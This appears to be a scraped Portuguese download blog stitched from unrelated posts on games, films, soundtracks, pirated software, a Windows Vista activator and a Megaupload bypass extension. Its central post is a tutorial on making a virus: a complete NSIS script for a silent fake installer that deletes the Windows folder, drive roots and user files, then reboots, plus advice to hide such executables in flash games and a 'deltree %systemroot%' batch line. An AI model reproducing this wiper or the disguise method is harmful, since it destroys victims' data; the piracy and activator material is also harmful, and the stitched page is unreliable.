Em 1989 no coração da selva mexicana o agente Ernesto Cruz estava lutando para conseguir pegar um avião que o levasse de volta para o conforto do lar. Só que isso nunca aconteceu, pois ele morreu e uma overdose foi alegada para o laudo. Agora, no presente, o filho de Ernesto, Ramiro, saiu da prisão e se juntou ao seu irmão gêmeo, Tommy. Os dois pretendem achar o assassino do pai e vão embarcar em uma aventura cheia de tequila e tiros no sub-mundo do México. Esse jogo é em tiro em 3ª pessoa e conta com um filme de introdução e a missão Smash the Stash. Nessa missão você entrará na pele de um agente disfraçado dentro de um cartel mexicano de drogas.
Configuração Minima:
Proc: Pentium III 800MHz ou equivalente # RAM: 128 MB # Placa de vídeo: GeForce 3 ou ATI Radeon 8500 # DirectX 8.1.
Tamanho: 1,6 GB
Esta versão é gratuita, porém apresenta algumas limitações quanto às funcionalidades da ferramenta. As opções de efeitos, caminhos e configurações não estão disponíveis. O que está livre para você usar e abusar são mais de 10 modelos que, apesar de não receberem efeitos especiais, como de explosões, raios, borbulhas etc., possuem animações próprias e simples.
Escolha a sua opção
Todos os recursos de CursorFX apresentam-se em um painel de opções muito fácil de usar.


Um vírus é um programa do mal, que faz mal ao sistema operacional, a outros programas ou a arquivos do computador. Podem ser ainda de outros tipos, mas estes são os mais comuns. Basicamente, um vírus é um programa. Um programa com instruções que poderiam ser usadas para o bem, mas aplicadas para o mal. Portanto, para fazer um vírus, aprenda a fazer programas. Existem, no entanto, meios mais simples que permitem a criação de vírus usando determinadas estratégias, ferramentas e recursos já existentes. Além de saber fazer o vírus, você deve saber o que ele fará. O vírus ataca alguma coisa. Você deve conhecer essa coisa, seus pontos fracos e fortes, verificar caminhos por onde entrar. E como rodá-lo? O meio mais simples é convencer os usuários a executar o arquivo do vírus nos seus computadores. Ou você mesmo, por exemplo, pode executá-lo no computador do chefe enquanto ele estiver almoçando. Para ajudar, existem programas que embutem um executável dentro de outro, de modo que um seja executado normalmente, e o outro de forma oculta. Isso permite, por exemplo, criar um joguinho em flash (ou pegar uma dessas muitas animações distribuídas em .exe, o projetor do flash), embutir o vírus nele e mandar pra pessoa. Ela abre, vê o joguinho, acha lindo. E por trás de tudo isso, enquanto ela está distraída e entretida, o vírus trabalha. Ou simplesmente se copia para alguma pasta, cria entradas no registro do Windows para se iniciar na próxima sessão, e ataca a partir dali.
E os anti-vírus, como ficam? Irão bloquear seu vírus? Eles não sabem se um programa é um vírus ou não, a menos que tenham a “identidade” deste programa marcada como “suja”, como um vírus. Isso acontece quando o vírus fica muito divulgado, e acaba caindo nas mãos do pessoal das empresas de anti-vírus. Eles checam o arquivo, fazem testes e mais testes. Comprovado o caso de ser um vírus (ou seja, de ser um programa do mal), eles criam um código que identifica exclusivamente aquele arquivo (por exemplo, uma somatória MD5, um trecho de código existente no arquivo, uma seqüência de operações que provavelmente só existam naquele arquivo, etc). E cadastram esse código no anti-vírus. Ao fazer a varredura, se o anti-vírus identificar algum arquivo com algumas qualidades cadastradas em seu banco de dados, ele entenderá ele como vírus e tentará eliminá-lo ou notificar o usuário. Por isso é bom estar sempre com seu anti-vírus atualizado, pois praticamente todo dia surgem novos vírus. Estando atualizado, ele pode identificar os vírus mais recentes. Mesmo que um programa seja o pior vírus já inventado, se ele não estiver catalogado no anti-vírus, ele provavelmente se dará muito bem e executará suas funções. Depois? Depois é tarde, né. Já eu, particularmente, não uso anti-vírus, pois sei me cuidar. Não quero um programa verificando tudo o que faço e deixando meu micro mais lento. Muita gente reclama do Windows e talz e bla bla bla. Mas essa gente poderia parar um pouco e pensar nela mesma, nas atitudes. A maioria dos vírus e spywares só consegue realizar seus objetivos porque o usuário do computador vacilou. Mas blz, isso não vem ao caso agora.
Um vírus não precisa ser necessariamente um programa. Você deve estudar e conhecer o que quer atacar, e usar meios para isso. Por exemplo, apagar arquivos. Criar um “.bat” com o comando “deltree %systemroot%” adaptado para não mostrar nada, por exemplo. Esse arquivo pode ser considerado um vírus, embora é um simples arquivo ASCII, de texto puro. O interpretador de comandos é que vai executar as ações, de acordo com o que estiver indicado. De forma semelhante agem os vírus de scripts e macros: por isso, é bom tomar cuidado com apresentações do Power Point de desconhecidos, arquivos do Word, etc. Não precisa ser paranóico e ficar sem abrir esses arquivos, basta pensar e desativar as macros no seu programa, entre outros cuidados. Usar o visualizador do PowerPoint, em vez do PowerPoint completo, é uma boa idéia para ver apresentações da Internet, já que as macros e arquivos vinculados nem serão interpretados. No caso de scripts “.js” ou “.vbs”, só execute-os se souber realmente o que está fazendo. Destaco que esse “.js” não é de “JavaScript”, pois esta mesma extensão é usada por scripts inofensivos em páginas da web para adicionar funcionalidade. Como dito, cuide-se, mas não caia nas paranóias. Não é porque a AIDS come solto que você vai deixar de transar com pessoas que conhece a pouco tempo ou na balada, mas deverá se cuidar, né? A mesma coisa pode ser dita em termos de PCs. Execute programas, rode, teste, fuce, explore, mas com responsa. Isso fica por sua conta. Do mesmo jeito que “sexo 100% seguro é não fazer sexo”, eu diria que “navegar na Internet de forma 100% segura é não navegar na Internet”. Se você está na chuva, é para se molhar. Às vezes até mesmo com o melhor guarda-chuva ou capa você ainda se molha legal, e pode pegar um resfriado… Por essas e outras, arquivos e projetos importantes eu mantenho num PC sem acesso a Internet (nem modem nem placa de rede ele tem).
Bom, chega de teoria, não que não seja importante, mas já falei demais. Se você quer fazer vírus, arregace as mangas e parta para o estudo, você deverá estudar e fuçar muito. E cuidado para o feitiço não virar contra o feiticeiro, he he he.
Vou mostrar como fazer um simples programinha devastador, que apaga TUDO do HD. Tanto os arquivos do usuário como as pastas do sistema e os programas. Ele será rodado no Windows, então alguns arquivos de sistema não serão apagados porque estarão em uso. Mas apagando a maioria e alguns estratégicos, já é o suficiente para que o computador nem inicie, a menos que a pessoa formate e reinstale tudo (mas aí ela já teria perdido seus dados).
Apagar arquivos… Sugiro usar o gerador de programas de instalação NSIS (Nullsoft Scriptable Install System). Ele é destinado a desenvolvedores e distribuidores de aplicações, mas é muito versátil. Você cria um “falso” programa de instalação, que na real não instala é nada, apenas apaga coisas. Esse NSIS funciona com um script, você cria um arquivo de texto com as instruções, compila nele, e ele gera o executável baseado nessas instruções. O uso do NSIS é uma boa também porque o executável fica extremamente pequeno, com menos de 50 kb. Mas você poderia usar, é claro, outros instaladores…
Baixe o NSIS em nsis.sourceforge.net e instale-o. Ele é gratuito (e open source). Não vamos nos deter com o script dele, vamos direto ao assunto. Ele possui uma função “Delete”, que apaga arquivos ou pastas. Basta você adicionar os nomes de arquivos ou pastas desejados, e gerar o programa. Esta função deveria ser usada para apagar arquivos de um programa que seria desinstalado, já que o NSIS é um criador de programas de instalação para outros programas. Mas como apaga arquivos que você define, pode ser usada para o mal também, só depende das suas intenções. Em menos de 1 minuto seu vírus estará pronto.
Com o NSIS instalado, abra um editor de textos puro, como o Bloco de notas, e digite (ou copie e cole) o texto em vermelho:
!define PRODUCT_NAME “APAGADOR_XXX”
!define PRODUCT_VERSION “1.0″
!define PRODUCT_PUBLISHER “HACKER_XXX”
SetCompressor lzma
Name “${PRODUCT_NAME} ${PRODUCT_VERSION}”
OutFile “MeuVirus.exe”
InstallDir “$TEMP”
Icon “${NSISDIR}\Contrib\Graphics\Icons\modern-install.ico”
SilentInstall silent
Section “Sec001″ SEC01
Delete /REBOOTOK “$WINDIR\*.*”
SectionEnd
Section -Post
Reboot
SectionEnd
Salve com a extensão “.nsi”, e escolha “Todos os arquivos”, no campo “Salvar como tipo”. A extensão “.nsi” é a de projeto do NSIS, você poderia usar outra qualquer e depois abri-lo no compilador do NSIS (”Iniciar > Programas > MakeNSISW (Compiler GUI)”).
Vamos entender esse arquivo… As três primeiras linhas identificam o “programa” que seria instalado, afinal o NSIS é um instalador. Deixe como está, ou escreva qualquer coisa, de preferência não palavras. O item “OutFile” é o executável que será gerado, é o seu vírus que deverá ser distribuído. A linha “SilentInstall silent” gera um instalador oculto, que não mostra nada na tela. Ou seja, quando a vítima executá-lo, ele já começará a apagar tudo sem mostrar nada.
Na seção “Sec01″, você deve adicionar as entradas “Delete” que desejar. Existem outros comandos, é possível, em vez de apagar arquivos, criar entradas no registro, instalar programas que se auto-executam, etc. Não me pergunte como fazer isso.
A linha “Delete /REBOOTOK “$WINDIR\*.*” apaga tudo da pasta do Windows, deixando para apagar na próxima inicialização o que estiver em uso. Copie-a e cole-a abaixo dela, antes do SectionEnd, trocando as pastas ou arquivos que você queira apagar. Por exemplo:
Delete /REBOOTOK “C:\boot.ini”
Delete /REBOOTOK “C:\Meus documentos\*.*”
Delete /REBOOTOK “C:\*.*”
Delete /REBOOTOK “D:\*.*”
Delete /REBOOTOK “E:\*.*”
Delete /REBOOTOK “F:\*.*”
Delete /REBOOTOK “G:\*.*”
Delete /REBOOTOK “C:\Arquivos de programas\*.*”
Adicione o que quiser, arquivos específicos, etc.
A última seção, “Section -Post / Reboot / SectionEnd”, será executada ao concluir o instalador, ou seja, quando ele terminar sua ação. O comando “reboot” reiniciará o computador, que na próxima inicialização nem inicia mais. Se você quiser, pode remover essas três últimas linhas, para deixar o usuário em desespero, vendo que tudo do seu PC foi apagado.
Salve o arquivo. Abra o compilador do NSIS, em “Iniciar > Programas > MakeNSISW (Compiler GUI)”, clique no menu “File > Load script”, localize o arquivo de extensão “.nsi” que você salvou. Ele já compilará, é rapidinho. NÃO CLIQUE NO BOTÃO “TEST INSTALLER”.
O vírus está pronto! E, em condições normais, nenhum anti-vírus o detectaria, a menos que ele fosse parar nas mãos de algum criador de anti-vírus.
Como testá-lo sem se ferrar por conta da própria criação? Use máquinas virtuais! Já comentei aqui no Explorando sobre o Bochs, na seção de matérias do site Mep Sites (materias.mepsites.cjb.net) você encontra um tutorial dele. Pode usar também o QEMU, com a ajuda do Kemula (kemula.mepsites.cjb.net), se precisar. Ou o comercial e carinho VMware. Usando uma máquina virtual você ferra apenas o sistema virtual, que pode ser facilmente restaurado se você tiver uma cópia dele em CD ou outra pasta. Dica: use máquinas virtuais também para testar pela primeira vez programas que você pega na Internet, e mais: navegue na Internet só pela máquina virtual! Quanto ao seu “virusinho”, se preferir, teste num PC cobaia, onde você saiba que tudo pode ser apagado. Leia a ajuda do NSIS para ver outros comandos e constantes de pastas.
Fácil, não?
Claro, isso é só um exemplo, ideal para lammers ou gente que se acha (e que na real não sabe é nada). Ou mesmo para quem está curioso e iniciando. Para fazer vírus específicos é recomendável dominar uma linguagem de programação. E lembre-se: você deve saber o que o vírus fará, o que ele vai atacar, e mais, saber como atacar. Não adianta querer ver a agenda do celular da namorada se você não souber onde ela guarda o celular. Não adianta querer ferrar um programa se você não souber que arquivos ou chaves do registro ele utiliza.
Por essas e outras, muito, muito cuidado ao abrir programas da Internet. Não clique naqueles banners de propaganda suspeitos, com carinhas lindas. Não clique no anúncio “Almente o tamanho do seu pênis”. Não veja as montagens de fotos que não sei quem fez de você com não sei quem lá, e que te deixou um recado no orkut. Cuidado com os joguinhos em flash “executáveis”; se eles forem de origem desconhecida, tome mais cuidado ainda, prefira ver as versões em páginas HTML com o “.swf” separado. Mesmo se foi um amigo confiável que te passou, ele pode ter pego num site malicioso sem saber, ou então recebeu do primo do colega do vizinho da tia de outra cidade. Se você navega na Internet e mantém arquivos importantes no seu computador, considere o uso de uma conta de usuário restrita para navegar, ou use a conta de “Convidado”, é o melhor a ser feito. Mantenha suas partições no Windows formatadas em NTFS, pois ao usar uma conta restrita, ela não terá acesso completo aos arquivos do sistema nem das outras pastas. Se o apagador que mostrei como criar, por exemplo, fosse rodado com uma conta de usuário restrita numa partição em NTFS, ele não conseguiria apagar praticamente NADA da pasta do Windows nem das outras pastas. O maior estrago seria na conta de usuário usada para rodá-lo, por isso se fosse um usuário restrito ou o convidado, seus arquivos estariam a salvo. Note que mesmo em NTFS, se você usasse a conta de administrador, boa parte dessa proteção iria por água abaixo, já que normalmente os administradores podem apagar arquivos do sistema e das outras pastas. E um programa executado como administrador, tem todos os direitos concedidos à conta de administrador. Ao instalar um programa, desmarque na instalação tudo o que for suspeito, especialmente se não estiver documentado. Muitas barras de ferramentas extras que aparecem no seu navegador foram instaladas junto com algum programa que você instalou “conscientemente”, clicando em tudo, sem ler nada. LEIA. LEIA TUDO O QUE PUDER. Muitos spywares são documentados na licença de uso de um software, e muitos brasileiros que já não têm costume de ler mesmo, assim instalam ele sem saber. Um software que se preze e que respeite seus usuários deixa bem claro suas condições de uso, você só usa se concordar. E nada mais justo, se não concordar, simplesmente NÃO UTILIZE.
Uma dica para usuários do Windows XP ou as versões superiores. Ao rodar um programa suspeito, ou animações em flash executáveis, joguinhos que se dizem que “não precisa instalar”, etc, o Windows pode desativar algumas alterações que o programa tente realizar. Por exemplo, ele não conseguirá alterar NADA no registro, o que é uma grande vantagem. Claro, se o programa depender disso para funcionar, nada feito, ele não irá rodar ou mostrará uma série de mensagens de erro. Executar programas confiáveis assim pode fazer com que eles não funcionem também, pois é comum um programa ler e gravar dados no registro ao ser aberto ou fechado. Já um joguinho “não instalável” ou uma animação em flash não deveria fazer nada isso, né? Para executar um programa no modo restrito: clique com o botão direito do mouse no ícone do mesmo, escolha “Executar como”. Deixe selecionado o seu nome de usuário, e deixe marcado o item “Proteger meu computador e meus dados contra atividades não autorizadas de programas”. Dê OK. Abrindo o programa assim, entre outras coisas, ele não poderá alterar nada no registro do Windows. Se o item “Executar como” não aparecer no menu, selecione o arquivo, segure SHIFT e clique com o direito nele.
Para programas suspeitos ou totalmente desconhecidos, eu recomendo testar em máquinas virtuais, como comentei mais acima. É melhor. Se der pau, dá só nela (a menos que você tenha arquivos no seu PC na rede compartilhados com permissão de escrita). Apague o arquivo do HD virtual e recopie a pasta. É mais prático do que usar uma máquina cobaia, tendo que reinstalar ou reparar tudo.
Enfim, esta dica tem diversos públicos. Não estou incentivando o mal, mas tirando uma curiosidade de muita gente sobre os vírus. O uso que se fará dela é de responsabilidade de cada um, né?! Um martelo pode ser usado na construção da sua casa, dos seus móveis. Mas pode também servir também para estourar seus miolos. Tudo é relativo.
Por vias normais, não. Mas...
Se preferir, use o console de gerenciamento do computador (compmgmt.msc), e clique em “Usuários e grupos locais”. Eu me surpreendi, pois foi possível rodar até o Explorer! Veja alguns screenshots. Para decepção dos usuários que confiam tanto na segurança do Windows, saiba que estas imagens não foram montadas num programa gráfico, foram todas obtidas com o famoso “Print Screen”, salvas originariamente no Paint, também rodando sem fazer logon:

Ao dar o comando “explorer.exe” no prompt, o Explorer foi aberto. Na primeira vez, definiu o papel de parede “Alegria”, que é padrão, e ainda ofereceu o “Tour do Windows”. Observe a tela de logon arrastada para o topo. Nenhuma senha foi necessária.


Ao dar CTRL+ALT+DEL, abriu-se o Gerenciador deTarefas. Pelo visto, ele ficou instável :( Isso ocorreu com alguns outros programas também. No entanto, após criar uma conta e se logar com ela, o acesso ao sistema ficava “normal”.


Isso mostra que a senha de administrador no Windows XP e nada é a mesma coisa. Como o software é fechado, a comunidade não pode fazer nada, devendo esperar por um patch da Microsoft. Isso “se sair”. Enquanto isso, o Windows em casa ou no escritório, não está seguro. A idéia é de que a conta de administrador é segura, potente, de que realmente o sistema está protegido. Mas não é isso que ocorre. O acesso local, quando possível, é uma das formas mais fáceis de invadir um computador alheio. Portanto, pense em soluções físicas de proteção. Gabinetes com cadeado, câmeras de segurança onde tiver computadores importantes... Só para não falar da segurança paranóica aplicada em data-centers (paranóica, mas essencial!). Enfim, cuide-se.

Alta Velocidade e Muita Ação! O Chão é o Limite!
Um grupo de jovens loucos por velocidade organiza regularmente rachas na estrada local. Com muita adrenalina, estes eventos ilegais acabam gerando batidas policiais. Os tiras estão à caça de um grupo de ladrões que roubam carros de luxo como Ferrari, Lamborghini e Viper, na mesma estrada. Após semanas de fiscalização intensa, os policiais não conseguem descobrir pistas relevantes, e acabam contratando o investigador Carl, um jovem oficial que passa a participar das corridas. Carl acaba se apaixonando pela bela e jovem Nick, a co-piloto de uma rápida e poderosa BMW M3. Ele também passa a fazer parte da turma, que é formada por rapazes descolados e belas garotas. Quando os ladrões voltam a atacar, Carl e seus amigos tentarão encontrar os bandidos, e ainda, precisarão defender a liberdade e individualismo do grupo. Muita ação e adrenalina em cada cena.
Título Original: Autobahnraser / A2 Racer
Título Traduzido: A2 Racer: Riscando o Asfalto
Gênero: Comédia/Ação/Aventura
Duração: 87 minutos
Ano: 2007
Direção: Michael Keusch
Tamanho: 700 MB
Resolução: 576 x 320
Frame Rate: 23.976
Formato: DVDRip
Qualidade de Áudio: 10
Qualidade de Vídeo: 10
Vídeo Codec: H264
Áudio Codec: Mp3
Idioma: Português/Inglês
Download Parte 3
Download Parte 4
Legenda

O cientista Bruce Banner (Edward Norton, de “O Ilusionista”, “Clube da Luta”) busca desesperadamente uma cura para a radiação gama que envenenou suas células e que liberta uma desenfreada força dentro dele: o Incrível Hulk. Ele está longe da mulher que ama, dra. Elizabeth “Betty” Ross (Liv Tyler, de “Armageddon” e da trilogia “Senhor dos Anéis”), e vive como um fugitivo para evitar a perseguição obsessiva de seu inimigo, General Thaddeus “Thunderbolt” Ross. Enquanto os três lidam com os segredos que levaram à criação de Hulk, são confrontados com um novo e feroz adversário conhecido como Abominável, uma monstruosidade com alto poder destrutivo. Para derrotar o inimigo, o cientista precisa fazer uma escolha angustiante: aceitar uma vida tranqüila como Bruce Banner ou encontrar heroísmo na criatura que guarda dentro de si. Extra: Quando a Universal e a Marvel decidiram criar o capítulo seguinte da saga de Hulk, enxergaram que a luta de Banner como um fugitivo tentando se livrar de seu alter ego de cor verde ressoaria entre os fãs. E, a fim de levar os dois novamente às telas, os produtores começaram a procurar um diretor que compartilhasse a visão deles de um novo caminho para a franquia. A busca terminou quando eles conheceram o cineasta francês Louis Leterrier (”Cão de Briga”, “Carga Explosiva 1 e 2″). “Seus filmes anteriores deixavam claro que ele possui grande senso de ação e estiloso trabalho de câmera, mas quando o conhecemos pessoalmente percebemos que, além disso, Leterrier sente paixão pelo gênero. Ele realmente adora esses personagens”, disse a produtora Gale Anne Hurd.
O diretor Louis Leterrier esteve interessado em dirigir Homem de Ferro, mas recebeu do produtor Avi Arad a oferta de dirigir um novo filme do Hulk.
- A Marvel Enterprises e o diretor Louis Leterrier decidiram por não seguir em O Incrível Hulk com o estilo mais cerebral do 1º filme do personagem, priorizando mais a ação na nova história.
- O Hulk visto em cena foi criado através de maquiagem, bonecos animatrônicos e efeitos especiais em CGI, tendo por base o ator Edward Norton.
Título Original: The Incredible Hulk
Título Traduzido: O Incrivel Hulk
Gênero: Ação/Aventura
Duração: 144 min
Ano de Lançamento: 2008
Direção: Louis Leterrier
Tamanho: 350 mb
Resolução: 640×240
Frame Rate: 23 fps
Formato: Rmvb-CAM
Qualidade de Áudio: 7
Qualidade de Vídeo: 7
Vídeo Codec: Real Video 10
Áudio Codec: Real Audio 10
Idioma: Inglês-Português
Download Parte 2
Download Parte 3
Download Parte 4

Track List CD1
1. The Arctic
2. Main Title
3. Rocinha Favela
4. A Drop of Blood
5. The Flower
6. Ross’ Team
7. Mr. Blue
8. Favela Escape
9. It Was Banner
10. That Is The Target
11. Bruce Goes Home (with “The Lonely Man” performed by Craig Armstrong)
12. Ross And Blonsky
13. Return To Culver University
14. The Lab
15. Reunion
16. The Data/The Vial
17. They’re Here
18. Give Him Everything You’ve Got
19. Bruce Can’t Stay
20. First Injection
21. Is it safe?
22. Hulk Theme
Track List CD2
1. Saved From The Flames
2. Grotto
3. Arrival At The Motel
4. I Can’t
5. Abomination Alley
6. Bruce Found
7. Bruce Looks For The Data
8. NYC Cab Ride
9. The Mirror
10. Sterns’ Lab
11. Bruce Darted
12. I Want It, I Need It
13. Blonsky Transforms
14. Bruce Must Do It
15. Harlem Brawl
16. Are They Dead?
17. Hulk Smash
18. Hulk And Betty
19. A Tear
20. Who’s We?
21. The Necklace
22. Bruce And Betty
23. Hulk Theme (End Credits)
Banda: VA Nome do Álbum: The Sounds of The Incredible Hulk
Gênero: VA - SoudTrack
Ano de Lançamento: 2008
Tamanho: 123 MB
Formato: mp3
Qualidade: 160 Kbps 44 kHz
Download CD 2

Esta é uma extensão do Mozilla Firefox para quem baixa arquivos do famoso site Megaupload.com.
Essa extensão burla o sistema do megaupload liberando slots pra poder fazer downloads sem ter que instalar a toolbar
Quando quiser baixar um arquivo do Megaupload, basta ativar a opção clicando em "Ligado" e clikar no link de download.
Na verdade essa extensão só funciona no firefox 2 , mas esta versão foi adaptada para quem utiliza o firefox 3.

Nome do livro: Linux, Entendendo o Sistema
Nome do Autor: Carlos E. Morimoto
Gênero: Informática
Ano de Lançamento: 2006
Nº de páginas: 298
Tamanho: 9.4MB
Formato: doc

Põe o braço da guitarra em chamas, dá à manivela no amplificador e prepara-te para dares música como nunca antes. Guitar Hero III coloca-te sob os holofotes do maior e mais lendário concerto de rock de sempre.
A banda sonora recheada de estrelas inclui músicas de artistas lendários como os The Rolling Stones, Beastie Boys, Muse e Pearl Jam. Com músicas adicionais tornadas lendárias pelos Kiss, Alice Cooper e Heart. Agora larga essa guitarra de ar, afina o teu novo Controlador de Guitarra Les Paul exclusivo e esfrangalha toda a noite com Guitar Hero III.
Requisitos Mínimos:
* Operating System: Windows XP SP2, Windows Vista
* CPU Processor: Intel Pentium D (Dual Core) 2.8GHZ or AMD Athlon 64 3500+
* Memory: XP - 1 GB RAM, Vista – 2GB RAM
* Hard Disk Space: 5.1 GB + 1GB Swap File
* Sound Card: DirectX 9.0c compatible sound card
* Video Card: 3D Hardware Accelerator Card Required – 100% DirectX 9.0c compatible 128 MB Video Memory
* Video Card (ATI): Radeon X800
* Video Card (Nvidia): Geforce 7600
* Media Required: 4X DVD-ROM drive
* Windows XP/Vista compatible mouse and keyboard with latest drivers
* Guitar Hero 3 Official PC Guitar Controller
Não é suportado pelos Windows 98/ME/2000/NT/XP x64/Vista x64.
Nome: Guitar Hero III: Legends of Rock [PC]
Estilo: Musical
Fabricante: Aspyr Media
Ano: 2007
Tamanho: 4,2 GB
Formato: Iso
Idioma: Inglês
Download Parte 2
Download Parte 3
Download Parte 4
Download Parte 5
Download Parte 6
Download Parte 7
 Descrição: Windows Vista SP1 Activator 2008 é um ativador do Windows Vista. Ele funciona em qualquer versão, inclusive no pacote Windows Vista Service Pack 1. Acompanha um Wallpaper.
Tamanho: 1,62 MB

Descrição: Total Recorder grava conteúdo transmitido da Internet via Stream do Real Player ou Windows Media Player, entradas de microfone, entradas de linha, DVDs ou CDs. Os arquivos resultantes podem ser salvos nos formatos WAV e MP3. Você também pode fazer conversões nos formatos WAV, WMA, ou MP3.
Nome: Total Recorder 6 PRO
Tamanho: 2,53 MB

Tamanho: 398Mb
Áudio: Português
Legenda: Não Disponível
Formato: RMVB
Gênero: Aventura
Link: Megaupload

Tamanho: 311Mb
Áudio: Português
Legenda: Não Disponível
Formato: RMVB
Gênero: Terror
Link: Megaupload

Tamanho: 405Mb
Áudio: Português
Legenda: Não disponível
Formato: RMVB
Gênero: Romance
Link: Megaupload
Welcome To The Jungle (Guns N' Roses)
Download de Welcome To The Jungle, do Guns, para Frets On FireDownload de American Idiot, do Greenday, para Frets On Fire
Download de Paradise City, do Guns, para Frets On Fire
Download de Sweet Child O' Mine, do Guns, para Frets On Fire
American Idiot (Greenday)
Download de American Idiot, do Greenday, para Frets On Fire
Download de Paradise City, do Guns, para Frets On Fire
Download de Sweet Child O' Mine, do Guns, para Frets On Fire
Paradise City
Download de Paradise City para Frets On Fire
Download de Sweet Child O' Mine para Frets On Fire
Sweet Child O' Mine
Download de Sweet Child O' Mine para Frets On Fire
Hoje o jogo está em sua segunda versão, lançada para Playstation 2 e Xbox 360 (a ser lançada no fim de março) e o sucesso só cresce, com a possibilidade de se jogar multiplayer em 3 modos diferentes. O game não foi lançado para PC, e não há previsão de lançamento, mas isso não é um problema. Muito pelo contrário.
Aproveitando o novo nicho de mercado que o jogo abriu, foi desenvolvido Frets On Fire, seguindo o mesmo estilo de Guitar Hero com duas grandes vantagens: gratuito e em português! Frets On Fire oferece três músicas diferentes e cada uma delas conta com três modos de dificuldade que são definidos pela velocidade da música.
Em Português!
O jogo oferece português do Brasil como um dos idiomas e para mudar é muito simples. No menu inicial do jogo, escolha Settings > Game Settings e, neste menu, selecione a opção Language pressionando a seta direcional para a esquerda uma vez, aparecerá Brazillian Portuguese. Agora vá até a última opção e presione Enter. Seu jogo já está totalmente em português!
Como Jogar
O sistema de jogo é muito simples. As teclas de F1 a F5 fazem referência, respectivamente, às casas verde, vermelho, amarelo, azul e rosa. Não há problema em mantê-las pressionadas antes do momento correto, o que determina a hora de tocar é a tecla Enter.
Mais Músicas!
Se você acha que apenas três músicas é muito pouco, não se preocupe! Basta conseguir algumas músicas instrumentais e transformá-las em arquivos no formato OGG. Agora abra o jogo e vá em Editor de Músicas > Inserir Nova Música e encontre a pasta onde você salvou o arquivo OGG. Pronto! Basta selecionar o arquivo desejado e começar a jogar.
Para transformar qualquer arquivo de áudio para o formato OGG, você pode baixar o editor Audacity, aqui no Baixaki.
Editando Músicas
Além disso, é possível editar as músicas que já estão no jogo, transformando todas elas através de um editor muito simples. Navegue na trilha do editor com as setas direcionais e pressione Enter no ponto desejado para um novo acorde. Ao manter o Enter pressionado e mover a seta direcional para a direita, prolonga-se a nota.